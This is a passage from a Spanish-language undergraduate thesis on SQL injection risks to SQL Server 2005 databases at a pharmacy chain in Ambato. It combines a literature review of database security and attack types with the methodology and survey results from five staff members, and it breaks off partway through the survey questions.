El motor de datos SQL Server 2005 constituye el núcleo de esta solución de administración de datos empresariales. Asimismo, SQL Server 2005 combina lo mejor en análisis, información, integración y notificación. Esto permite que su negocio crezca y despliegue soluciones de BI rentables que ayuden a su equipo a incorporar datos en cada rincón del negocio a través de tableros de comando, escritorios digitales, servicios Web y dispositivos móviles.

Cabe mencionar lo que afirma García Edison (internet; 28/09/2007; 07/11/2011) Seguridad en SQL Server 2005. SQL Server administra una colección de entidades que por su puesto se pueden proteger mediante permisos, a esto se le conoce como "asegurables". Las entidades asegurables más conocidas son los servidores y las bases de datos. SQL Server administra las acciones que se toman sobre dichas entidades asegurables comprobando en cierta forma que se les ha otorgado los permisos a dicho objeto.

Prácticamente las entidades asegurables son aquellos recursos que están controlados mediante autorizaciones en SQL Server. En resumen, SQL Server trabaja bajo

entidades asegurables, que es a la que se le pueden otorgar permisos, ya sea para diferentes funciones.

También es necesario acotar lo que en su página MSDN (internet; 12/12/206; 07/11/2011) La protección de SQL Server implica tres áreas: la plataforma y la red, las entidades de seguridad y los asegurables, y por último las aplicaciones que obtienen acceso a la base de datos.

**Seguridad de la plataforma y de la red**

La plataforma de SQL Server incluye el hardware físico y los sistemas de redes que conectan los clientes con los servidores de base de datos, así como los archivos binarios que se utilizan para procesar solicitudes de base de datos.

**Seguridad física**

Las recomendaciones de seguridad física limitan de forma estricta el acceso al servidor físico y a los componentes de hardware. Por ejemplo, use salas cerradas de acceso restringido para el hardware de servidor de base de datos y los dispositivos de red. Además, limite el acceso a los medios de copia de seguridad almacenándolos en una ubicación segura fuera de las instalaciones.

La implementación de la seguridad de la red física comienza por mantener a los usuarios no autorizados fuera de la red.

**Seguridad del sistema operativo**

Los Service Packs y las actualizaciones del sistema operativo incluyen mejoras de seguridad importantes. Se debe aplicar todas las revisiones y actualizaciones al sistema operativo después de probarlas con las aplicaciones de base de datos.

Los firewalls también proporcionan formas eficaces de implementar la seguridad. Lógicamente, un firewall es un separador o limitador del tráfico de red, que puede

configurar para aplicar la directiva de seguridad de datos de la organización. El uso de un firewall aumenta la seguridad del sistema operativo ya que proporciona un punto de arranque en el que pueden centrarse las medidas de seguridad.

La reducción de la superficie es una medida de seguridad que implica detener o deshabilitar componentes no utilizados. La reducción de la superficie ayuda a mejorar la seguridad al proporcionar menos accesos para ataques potenciales al sistema. La clave para limitar la superficie de SQL Server consiste en ejecutar los servicios requeridos con "privilegios mínimos" mediante la concesión de los derechos necesarios únicamente a los servicios y usuarios.

Si el sistema SQL Server usa los Servicios de Internet Information Server (IIS), es necesario realizar pasos adicionales para proteger la superficie de la plataforma.

**Seguridad de los archivos del sistema operativo de SQL Server**

SQL Server usa archivos del sistema operativo para el funcionamiento y el almacenamiento de datos. Las recomendaciones de seguridad de archivos indican que se restrinja el acceso a estos archivos.

Los Service Packs y actualizaciones de SQL Server proporcionan una seguridad mejorada, hay que tener siempre actualizado nuestro sistema mediante estas ayudas.

Se puede usar la siguiente secuencia de comandos para determinar el Service Pack instalado en el sistema:

```
SELECT CONVERT(char(20), SERVERPROPERTY('productlevel'));
GO
```

**Entidades de seguridad y seguridad de objetos de base de datos**

Las entidades de seguridad son los individuos, grupos y procesos que tienen acceso a SQL Server. Los asegurables son el servidor, la base de datos y los objetos incluidos en la base de datos. Cada uno de estos elementos dispone de un conjunto de permisos que pueden configurarse para minimizar aún más la superficie de SQL Server

**Cifrado y certificados**

El cifrado no resuelve los problemas de control de acceso. Sin embargo, mejora la seguridad debido a que limita la pérdida de datos, incluso en el caso poco probable de que se superen los controles de acceso. Por ejemplo, si el equipo host de base de datos no está configurado correctamente y un pirata informático obtiene datos confidenciales, como números de tarjetas de crédito, esa información robada resulta inservible si está cifrada.

Los certificados son "claves" de software que se comparten entre dos servidores que permiten las comunicaciones seguras a través de una autenticación segura. Es posible crear y usar certificados en SQL Server para mejorar la seguridad de objetos y conexiones.

**Seguridad de aplicaciones**

Las recomendaciones de seguridad de SQL Server incluyen la escritura de aplicaciones clientes seguros. SQL Server proporciona herramientas, utilidades, vistas y funciones que pueden utilizarse para configurar y administrar la seguridad.

**2.3.1.5 Inyecciones de código SQL**

Según HackTimes(Internet; 21/01/2010; 27/10/2011; 20:20) Inyección de código SQL es un tipo de vulnerabilidad derivada de un incorrecto filtrado de los parámetros que trata la aplicación y que permite la ejecución de código SQL en el DBMS (Data Base Manager System - Sistema Gestor de Base de Datos). En función de los

privilegios que tenga el usuario con el que la aplicación se conecte a la base de datos tendremos desde permisos de sólo lectura sobre la base de datos a la que la aplicación se conecta de forma original, hasta permisos de lectura y escritura sobre todas las bases de datos del DBMS e incluso ejecución de comandos en el sistema, escritura de ficheros, etc.

Es importante mencionar lo que msdn (Internet; 05/12/2005; 05/11/2011; 22:38) **Inyección de código SQL** es un ataque en el cual se inserta código malicioso en las cadenas que posteriormente se pasan a una instancia de SQL Server para su análisis y ejecución. Todos los procedimientos que generan instrucciones SQL deben revisarse en busca de vulnerabilidades de inyección de código, ya que SQL Server ejecutará todas las consultas recibidas que sean válidas desde el punto de vista sintáctico. Un atacante cualificado y con determinación puede manipular incluso los datos con parámetros.

La forma principal de inyección de código SQL consiste en la inserción directa de código en variables especificadas por el usuario que se concatenan y se ejecutan con comandos SQL. Existe un ataque menos directo que inyecta código dañino en cadenas que están destinadas a almacenarse en una tabla. Cuando las cadenas almacenadas se concatenan posteriormente en un comando SQL dinámico, se ejecuta el código dañino.

El proceso de inyección consiste en finalizar prematuramente una cadena de texto y anexar un nuevo comando. Como el comando insertado puede contener cadenas adicionales que se hayan anexado al mismo antes de su ejecución, el atacante pone fin a la cadena inyectada con una marca de comentario "--".

Cabe destacar lo que afirma Luis Parravicini (2011,73) La inyección SQL consiste en alterar la sentencia SQL que se ejecuta en la base de datos, Utilizando como vehículo para el ataque información enviada por el usuario. Esto sucede debido a que no

validan correctamente los datos recibidos. Así, el atacante puede conseguir datos que no debería ver, borrarlos, obtener más permisos, etc.

### 2.3.2 Categorías Fundamentales Variable Dependiente

#### 2.3.2.1 Vulnerabilidades de Bases de Datos.

Según David M. Kroenke (2003,17) Una vulnerabilidad es considerada como un agujero de seguridad debido al fallo en un programa que permite mediante su explotación violar la seguridad de un sistema informático.

Esto también se ha comenzado a aplicar a los servicios web, tales como páginas web, correo, MSN, chat, etc, con el objetivo de obtener información de personas que usen el servidor. A las personas que buscan errores en los sitios webs se les llama hackers, y a las que aprovechan dichas fallas para su beneficio particular, en contra del bien común, se les llama crackers.

**Causas**

Los agujeros de seguridad suelen generarse en la negligencia o la inexperiencia de un programador. Puede haber otras causas ligadas al contexto. Una vulnerabilidad por lo general permite que el atacante pueda engañar a la aplicación, por ejemplo, esquivando los controles de acceso o ejecutando comandos en el sistema donde se aloja la aplicación.

Algunas vulnerabilidades se producen cuando la entrada de un usuario no es controlada, permitiendo la ejecución de comandos o solicitudes SQL (conocidos como Inyección SQL). Otras provienen de errores de un programador en la comprobación de los buffers de datos (que puede ser desbordados), provocando una corrupción de la pila de memoria (y, por tanto, permitiendo la ejecución de código suministrado por el atacante).

**Identificación y corrección de vulnerabilidades**

Hay muchas herramientas que pueden facilitar el descubrimiento de vulnerabilidades en sistemas informáticos, algunas permiten su supresión. Pero, si bien estas herramientas pueden proporcionar a un auditor una buena visión general de este tipo de vulnerabilidades potenciales, no pueden sustituir el juicio humano. Confiar en escáneres automáticos de la vulnerabilidad producirá muchos falsos positivos y una visión limitada de los problemas presentes en el sistema.

Los agujeros de seguridad han sido encontrados en todos los principales sistemas operativos. La única manera de reducir la probabilidad de que una vulnerabilidad puede ser explotada es permanecer siempre vigilantes y desarrollar el mantenimiento del sistema (por ejemplo, mediante la aplicación de parches de seguridad), implementar una arquitectura de seguridad (por ejemplo, colocando cortafuegos), controles de acceso y establecer auditorías de seguridad (tanto durante el desarrollo como durante el ciclo de vida).

### 2.3.2.2 Sistemas Informáticos.

Según Royal P. Fisher (1998,13) Un sistema informático como todo sistema, es el conjunto de partes interrelacionadas, hardware, software y de recurso humano que permite almacenar y procesar información. El hardware incluye computadoras o cualquier tipo de dispositivo electrónico inteligente, que consisten en procesadores, memoria, sistemas de almacenamiento externo, etc. El software incluye al sistema operativo, firewall y aplicaciones, siendo especialmente importante los sistemas de gestión de bases de datos. Por último el soporte humano incluye al personal técnico que crean y mantienen el sistema (analistas, programadores, operarios, etc.) y a los usuarios que lo utilizan.

Según Purificación Aguilera (2010,8) Un sistema informático está constituido por un conjunto de elementos físicos (hardware, dispositivos, periféricos y conexiones), lógicos (sistemas operativos, aplicaciones Protocolos…) y con frecuencia también se incluyen también los elementos humanos (personal experto que maneja el software y el hardware)


Figura 2.4. *Actividad en un sistema Informático*

*Fuente:* AGUILERA Purificación (2010) "Seguridad Informática", editorial Editex, Primera Edicion

Un sistema informático puede ser un subconjunto de sistema de información pero en principio un sistema de información no tiene por qué contener elementos informáticos, aunque en la actualidad es difícil imaginar cualquier actividad humana en la que no se utilice la informática.

### 2.3.2.3 Ataques Informáticos.

Según Marcelo Fidel Fernández (2008,14) Toda herramienta como un equipo de cómputo puede ser muy necesario y útil, para tareas con finalidades como la investigación, administración de información, es decir todos los métodos que contribuyen al objetivo de un objeto de estudio, pero también puede ser empleada con fines no éticos, como por ejemplo el desarrollo de programas con el fin de atentar contra un sistema informático.

Hoy en día atacar a un equipo informático está catalogado como algo decididamente "malo" por mucha gente ajena a la informática. Sin embargo, desde los inicios de la computación, atacar o vulnerar equipos era considerado como la manera de aprobar la robustez y la estabilidad de un sistema (entre muchos otros motivos), las redes existían pero, eran pocas y de muy baja velocidad. Los grandes computadores dominaban la escena de las corporaciones y la confianza en el software que se ejecutaba, en las redes y actores que cooperaban era común que se daba por sentado.

Al extenderse la tecnología en el mundo, la seguridad en base a la confianza fue dejando paso al software especializado, expertos en seguridad informática y crackers, creando virus, malware atacando sistemas en línea y robando información y/o dinero de los usuarios o de las empresas, El mercado de la seguridad informática está viviendo una etapa de crecimiento en todo el mundo y no tiene límites visibles a mediano plazo.

María Luisa Garzón; Esteban Leyva; José Prieto; María de los Ángeles San palo (2003,277) Partiendo del hecho de que cualquier sistema informático en vulnerable debemos intentar ofrecer la mayor protección posible a la red. De esta forma se pondrá todas las barreras que se tenga al alcance para, al menos dificultar la tarea.

Para defenderse del enemigo, se debe primero conocerlo, esto explica que el de la mayoría de los encargados de la seguridad hayan sido antes hakers.

Un ordenador individual está expuesto a muchos peligros. Si el ordenador está conectado a una red con otros ordenadores, el riesgo a ser atacado se multiplica de forma exponencial. Además los ordenadores en red son usados por muchas personas, lo que hace incrementar todavía más el riesgo.

Los peligros que asechan la red se lo puede clasificar de la siguiente manera:

1. **Atendiendo al origen de la agresión.**

    a) Agresiones internas: Es un elemento de la red local el que ataca el sistema.

    b) Agresiones externas: Es un elemento ajeno a la red el que arremete contra el sistema.

2. **Atendiendo al tipo de ataque.**

    a) Ataque pasivo: se obtiene datos de forma fraudulenta, se puede hacer pinchando la red, interceptando la señal, etc.

    b) Ataque activo: Modificando o eliminando datos. En este caso se debe entrar al sistema y haber conseguido los permisos necesarios para modificar o eliminar datos.

3. **Atendiendo al elemento que provoca el ataque.**

    a) Ataque producido por un programa: Un virus, un caballo de Troya un gusano, e incluso un programa con errores que se ejecuten en el sistema produce un daño al mismo.

    b) Ataque producido por una persona: Una persona entra al sistema y lo ataca.

    c) Ataque producido por un elemento eléctrico electrónico natural: Dentro de este apartado se incluyen maquinas que no funcionan bien y producen errores, sobre tenciones, caídas de tensión, altas temperaturas, humedad, etc.

4. **Atendiendo a la posibilidad de reparación de daño provocado.**

    a) Daño irreparable: No será posible recuperar los datos o equipos perdidos.

    b) Daño reparable: los datos o equipos se pueden recuperar.

5. **Atendiendo al elemento dañado.**

    a) Software: Se ha dañado un programa, fichero o datos.

    b) Hardware: Se ha estropeado un equipo informático completo o parte de él.

**Protección física.**

El robo o sustracción de material informático está a la orden del día. Como medios de prevención se debe instalar sistemas anti robo. Al finalizar la jornada laboral y durante el descanso, el área de sistemas debe permanecer cerrada.

El acceso a estas salas debe estar controlado por el personal de seguridad. Los soportes donde se realizan copias de seguridad como discos CD etc. Y el software de huso habitual, han de guardarse bajo llaves y archivadores preparados para el efecto.

Debe haber una única persona para instalar y desinstalar el software cuando sea necesario.

Otra buena forma es instalar llaves en los ordenadores, sin estas llaves será difícil encenderlos.

**Protección de los datos.**

Una vez que protegidas las maquinas. Es conveniente proteger su contenido, proteger los programas instalados y los datos almacenados en los mismos.

Gran parte de la responsabilidad de este apartado recae sobre los sistemas operativos que brindan un nivel de seguridad a los datos que el mismo se encarga de administrar.

**Copias de Seguridad**

Un mecanismo de seguridad indispensable son las copias de seguridad. En una copia de seguridad se volcán los nuevos datos que se insertan en el sistema, así siempre existe la seguridad de recuperar la información almacenada en el sistema.

Las primeras copias de seguridad volcaban completamente el contenido del sistema en un soporte, las copias que se hacen actualmente son denominadas **copias incrementables**. En este tipo de copias solo se graban los datos nuevos en el soporte.

Los soportes en los que se realizan estas copias pueden ser CD`S discos externos, memory flash etc.

La **periodicidad** con las que debemos realizar estas copias depende de la cantidad de información que se genera a lo largo de la jornada. La importancia de la misma, y el riesgo que provoca al sistema como mínimo se debe hacer una copia mensual del sistema completo, y una copia semanal; para sistemas de gran riesgo o con mucho movimiento es recomendable realizar copias a diario.

Otro mecanismo de seguridad que resulta interesante aplicar, consiste en tener dos copias de seguridad por si alguna se deteriora.

**Control de acceso**

Los sistemas de red son multiusuario. Por ser multiusuario se entiende que muchas personas acceden al sistema. Por tal motivo es necesario introducir un mecanismo de control de acceso a los distintos usuarios del sistema. Hay que destacar lo que dice Sandra (Internet; 02/07/2007; 27/10/2011; 18:42) Los virus han dejado de ser las únicas amenazas informáticas serias a las que empresas y usuarios de todo el mundo tienen que hacer frente. Según un estudio realizado por la empresa de programas antivirus Panda Software, en 2004 los virus tendrán que compartir protagonismo con otro tipo de amenazas. Es el caso de los spyware, aplicaciones que cogen datos de los ordenadores de los usuarios para después venderlos, y de los correos electrónicos no deseados o spam. Estos correos no sólo suponen una pérdida de tiempo para los usuarios, sino que además pueden ser utilizados como vía de propagación de un virus o de cualquier otro tipo de amenaza.

**El 90% de las empresas sufre ataques informáticos**

Las pérdidas generadas superan los US$ 40.000 millones al año, según revela un informe de una empresa especializada. De acuerdo al estudio, muchos de los problemas derivan de errores de empleados de las compañías.

Para una empresa, “subirse” a la red significa “enfrentarse a un potencial de 20.000 millones de amenazas".

Los especialistas destacan la importancia del “factor humano” en los ataques, ya que muchas veces los ataques son permitidos por errores de los empleados, que generan daños en la información almacenada en la red. Según el informe, los cinco errores más comunes de un empleado son: abrir archivos no solicitados, no instalar parches de seguridad a las herramientas de escritorio utilizadas, instalar protectores de pantalla o juegos sin conocer su origen, no efectuar respaldos de información ni verificar la integridad de los existentes y usar un módem estando conectado a la red local. A partir de esos errores, la red interna de una empresa puede sufrir una intrusión y un consiguiente daño o fraude.

Entonces un ataque informático es un intento organizado e intencionado utilizada por una o más personas para causar daño o problemas a un sistema informático o red. Los ataques suelen ser hechos por bandas llamados "piratas informáticos" que suelen atacar para causar daño, por buenas intenciones, por espionaje, para ganar dinero, entre otras.

Un ataque informático consiste en aprovechar alguna debilidad o falla en el software, en el hardware, e incluso, en las personas que forman parte de un ambiente informático; para obtener un beneficio, por lo general de condición económica, causando un efecto negativo en la seguridad del sistema, que luego pasa directamente en los activos de la organización.

## 2.4 Hipótesis

La Inyección SQL afectaría las vulnerabilidades de seguridad en las bases de datos SQL server 2005.

## 2.5 Señalamiento de Variables

VI = Inyección SQL

VD = Vulnerabilidad en las bases de datos de SQL server 2005.

# CAPÍTULO III

# MARCO METODOLÓGICO

## 3.1 Enfoque

El presente trabajo investigativo tomara un enfoque cuali – cuantitativo por lo siguiente:

Se considerara mucho la participación de las personas dentro del problema de la misma manera se tomara la cultura principios y valores, e interno porque permite estudiar el problema desde adentro es interpretativa ya que nos permite dar un contexto de lo que observaremos esto en respecto a lo cualitativo; es normativo ya que aplicaremos una metodología para que la sigan, tendrá un solo enfoque por lo que será nemotécnico además será explicativo pues brindara una forma clara para hacerse entender ello en respecto a lo cuantitativo.

## 3.2 Modalidades Básicas de la Investigación

La presente investigación tiene las siguientes modalidades:

**Modalidad Bibliográfica o documentada**: se ha considerado esta modalidad ya que se ha utilizado fuentes de libros electrónicos, tesis, Internet, Blogs, revistas, etc.

**Modalidad experimental:** se ha considerado la relación de la variable independiente Técnicas de Seguridad y su influencia y relación en la variable dependiente Entornos Informatizados para considerar sus causas y sus efectos.

**Modalidad de campo:** se ha considerado esta modalidad ya que el investigador irá a recoger la información primaria directamente de los involucrados a través de una encuesta o entrevista.

### 3.3 Tipos de Investigación

Se ha realizado la investigación exploratoria ya que permitió plantear el problema de la investigación Inyección SQL para detectar las vulnerabilidades de seguridad en las bases de datos SQL server 2005 en las farmacias cruz azul vitalidad de la ciudad de Ambato como de la misma manera ayudo a plantear la hipótesis la Inyección SQL afectaría las vulnerabilidades de seguridad en las bases de datos SQL server 2005 en las Farmacias Cruz Azul Vitalidad de la ciudad de Ambato en el año 2012

Se ha considerado la investigación descriptiva porque permitió analizar el problema en sus partes como delimitar en tiempo y en espacio construyendo el análisis crítico, la contextualización y los antecedentes investigativos

Por otro lado se ha tomado la investigación correlacional ya que ha permitido medir la compatibilidad de la variable independiente que son las Vulnerabilidad en las bases de datos de SQL server 2005.

### 3.4 Población y Muestra

El proyecto está orientado a una población estimada de 5 personas. Está conformada por, Cuatro administradores de farmacias y el administrador del sistema.

### 3.5 Operacionalización de Variables

**Hipótesis:** La Inyección SQL afectaría las vulnerabilidades de seguridad en las bases de datos SQL server 2005.

**Variable independiente:** Inyección SQL

| Concepto | Categorías | Indicadores | Ítems | Técnicas y Instrumento |
|---|---|---|---|---|
| Inyección de código SQL es un tipo de vulnerabilidad derivada de un incorrecto filtrado de los parámetros que trata la aplicación y que permite la ejecución de código SQL en el DBMS (Data Base Manager System - Sistema Gestor de Base de Datos ) | Tipo de Vulnerabilidad | Violaciones de acceso de memoria<br>Errores de validación de entradas<br>Condiciones de carrera y escalada de privilegios | Cuáles son los tipos de vulnerabilidades a las que afecta la inyección sql? | Encuestas a través de un cuestionario aplicado a los administradores de bd. |
| | Filtrado | SI NO | Cómo optimizar filtros de fila con parámetros en sql server 2005? | Encuesta con un cuestionario a los administradores de bd |
| | Código SQL | Ejecución de código | Como afecta la inyección de código sql en las bd sql server 2005? | Encuesta con un cuestionario a los administradores de bd |
| | DBMS | Control de redundancia | Cuáles son las | |

| | | | | |
|---|---|---|---|---|
| | | Restricción de los accesos no autorizados<br><br>Cumplimiento de las restricciones de integridad | características que debe tener un buen gestor de Bd.? | Encuestas a través de un cuestionario aplicado a los administradores de bd. |

Tabla 1. *Operacionalización de las Variables – Variable independiente.*

***Elaborado por**: Investigador*

**Variable Dependiente:** Vulnerabilidad en las bases de datos de SQL server 2005.

| Concepto | Categorías | Indicadores | Ítems | Técnicas e Instrumento |
|---|---|---|---|---|
| Una vulnerabilidad es considerada como un agujero de seguridad debido al fallo en un programa que permite mediante su explotación violar la seguridad de un sistema informático. | Seguridad | Seguridad de la plataforma y de la red<br>Entidades de seguridad y seguridad de objetos de base de datos | Qué pasa si no aplican medidas de seguridad en las BD SQL server 2005? | Encuesta con un cuestionario a los administradores de BD |
| | Violación de seguridades | Seguridad de aplicaciones<br>Roles de usuario<br>Vistas | Que sucederá si no se configuran permisos de acceso a usuarios de una BD? | Encuesta con un cuestionario a los administradores de BD |

Tabla 2. *Operacionalización de las Variables – Variable dependiente*

***Elaborado por**: Investigador*

### 3.6 Recolección y análisis de la información

| SECUNDARIA | PRIMARIA |
|---|---|
| • Se recolectara la información de estudios realizados anteriormente que reposan en tesis de grado.<br>• Se obtendrá información registrada en documentos y material impreso: libros, revistas. Etc.<br>• La fuente de información son: Bibliotecas, internet. | • Se recolecta directamente a través del contacto directo con los administradores y usuarios. |

Tabla 3. *Recolección y análisis de la información.*

***Elaborado por**: Investigador*

**Técnicas de Investigación.**

| BIBLIOGRAFICAS | DE CAMPO |
|---|---|
| • El análisis de documentos (lectura científica)<br>• El fichaje | • Observación<br>• Entrevista<br>• Encuesta |

Tabla 4. *Técnicas de la Investigación.*

***Elaborado por**: Investigador*

**Recolección de la información**

| PREGUNTAS | EXPLICACION |
|---|---|
| 1. Para qué? | Recolectar información primaria para comprobar y contrastar con al hipótesis |
| 2. A que personas o sujetos? | A los usuarios y administradores de bd sql server 2005 de la ciudad de Ambato |
| 3. Sobre qué aspectos? | • Inyección SQL<br>• Base de datos sql server 2005 |
| 4. Quién? | Investigador |
| 5. Cuando? | De acuerdo al cronograma establecido |
| 6. Lugar de recolección de la información? | Administradores de Base de datos de la ciudad de Ambato |
| 7. Cuantas veces? | Una sola vez |
| 8. Que técnicas de recolección? | Encuesta<br>Entrevista |
| 9. con que? | Cuestionarios<br>Cedula de la entrevista |
| 10. En qué situación? | Situación Normal y cotidiana. |

Tabla 5. *Recolección de la información.*

***Elaborado por**: Investigador*

### 3.7 Procesamiento y análisis de la información

**Revisión y codificaciones la información**

**Categorización y tabulación dela información**

- Tabulación manual
- Tabulación Computarizada.

**Análisis de los datos**

- Se utilizara el modelo estadístico Chì cuadrado
- La presentación de los datos se lo hará a través de gráficos y cuadros para analizar e interpretarlos

**Interpretación de los resultados**

1. Describir los resultados
2. Analizar la hipótesis en relación con los resultados obtenidos para verificarla o rechazarla
3. Estudiar cada uno de los resultados por separado
4. Redactar una síntesis general de los resultados.

# CAPITULO IV
# ANÁLISIS E INTERPRETACIÓN DE RESULTADOS

## 4.1 Análisis e interpretación de resultados

Para la realización del análisis e interpretación de resultados es importante recalcar que las encuestas se realizaron a 5 personas que laboran en las farmacias cruz azul vitalidad:

| **Encuestados** | **Numero** |
|---|---|
| administradores | 4 |
| Técnico del sistema | 1 |

Tabla 6. *Tabla de personas encuestadas.*

***Elaborado por**: Investigador*

## 4.2 Análisis de los resultados de las encuestas Pregunta N.- 1

1. ¿El sistema ha sido vulnerado alguna vez?

| N.- | Ítems | Frecuencia | % |
|---|---|---|---|
| 1. | SI | 2 | 40 |
| 2. | NO | 3 | 60 |
| TOTAL: | | 5 | 100% |

Tabla 7. *Frecuencia de la pregunta número 1.*

***Elaborado por**: Investigador*




Figura 4.1. *Respuesta - pregunta número 1.*

***Elaborado por**: Investigador*

Fuente: Estudio de Campo.

Autor: Investigador.

**Interpretación.**

**Cuantitativo:** De los 5 encuestados el 40% que representan 2 personas nos indica que el sistema ha sido vulnerado alguna vez, el 60% que representan a 3 personas nos indica que el sistema no ha sido vulnerado.

**Cualitativo:** Por eso es necesario mencionar lo que Marcelo Fidel Fernández (2008,14) Toda herramienta como un equipo de cómputo puede ser muy necesario y útil, para tareas con finalidades como la investigación, administración es decir todos los objetivos que contribuyen al objetivo de un objeto de estudio, pero también puede ser empleada con fines no éticos, como por ejemplo el desarrollo de programas con el fin de atentar contra un sistema informático.

2. ¿Se registran los movimientos o actividades que realizan cada usuario en el sistema?

| **N.-** | **Ítems** | **Frecuencia** | **%** |
|---|---|---|---|
| 1. | SI | 4 | 80 |
| 2. | NO | 1 | 20 |
| TOTAL: | | 5 | 100% |

Tabla 8. *Frecuencia de la pregunta número 2.*

***Elaborado por**: Investigador*




Figura 4.2. *Respuesta - pregunta número 2.*

***Elaborado por**: Investigador*

Fuente: Estudio de Campo.

Autor: Investigador.

**Interpretación.**

**Cuantitativo:** De los 5 encuestados el 80% que representan 4 personas nos indica que se registran los movimientos que realizan cada usuario en el sistema, el 20% que representa 1 persona nos indica que no se registran los movimientos que realizan cada usuario en el sistema.

**Cualitativo:** Se considera importante lo que manifiesta Janhil Aurora Trejo Martínez (Internet; 28/09/2009; 22/10/2011; 10:47am ) "Base de Datos es un conjunto exhaustivo no redundante de datos estructurados organizados independientemente de su utilización y su implementación en máquina accesibles en tiempo real y compatibles con usuarios concurrentes con necesidad de información diferente y no predicable en tiempo".

3. ¿El sistema funciona en entorno Cliente/Servidor?

| N.- | Ítems | Frecuencia | % |
|---|---|---|---|
| 1. | SI | 1 | 20 |
| 2. | NO | 4 | 80 |
| TOTAL: | | 5 | 100% |

Tabla 9. *Frecuencia de la pregunta número 3.*

***Elaborado por**: Investigador*




Figura 4.3. *Respuesta - pregunta número 3.*

***Elaborado por**: Investigador*

Fuente: Estudio de Campo.

Autor: Investigador.

**Interpretación.**

**Cuantitativo:** De los 5 encuestados el 20% que representa a 1 persona nos indica que el sistema funciona en entorno Cliente/Servidor, el 80% que representa a 4 personas nos indica que el sistema no funciona en entorno Cliente/Servidor.

**Cualitativo:** Es necesario mencionar lo que en su libro mencionan Alicia Ramos; María Jesús Ramos (2008,177) una arquitectura Cliente servidor, los ordenadores se combinan en una red de área local con un servidor de Base de datos que almacena los datos compartidos. Usando ***SQL*** que es un lenguaje de Consulta Estructurado (SQL) que se usa para consultar, actualizar y administrar bases de datos relacionales, tales como SQL server 2005. Al crear una consulta en la ventana Consulta, lo que hace SQL server 2005 en realidad es construir una instrucción SQL equivalente.

4. ¿El flujo de información es diario?

| **N.-** | **Ítems** | **Frecuencia** | **%** |
|---|---|---|---|
| 1. | SI | 5 | 100 |
| 2. | NO | 0 | 0 |
| TOTAL: | | 5 | 100% |

Tabla 10. *Frecuencia de la pregunta número 4.*

***Elaborado por**: Investigador*


Figura 4.4. *Respuesta - pregunta número 4.*

***Elaborado por**: Investigador*

Fuente: Estudio de Campo.
Autor: Investigador.

**Interpretación.**

**Cuantitativo:** De los 5 encuestados el 100% que representan 5 personas nos indica que el flujo de información es diario.

**Cualitativo:** Es necesario mencionar lo que en su libro mencionan Alicia Ramos; María Jesús Ramos (2008,177) El lenguaje SQL (*Structured Query Lenguaje*) es una herramienta para organizar, gestionar y recuperar los datos almacenados en una base de datos relacional; por tanto permite la comunicación con el sistema de gestión de BD. Es tan conocido en Base de datos relacionales que muchos lenguajes de programación incorporan sentencias SQL como parte de su repertorio.

5. ¿Realizan copias de seguridad diariamente?

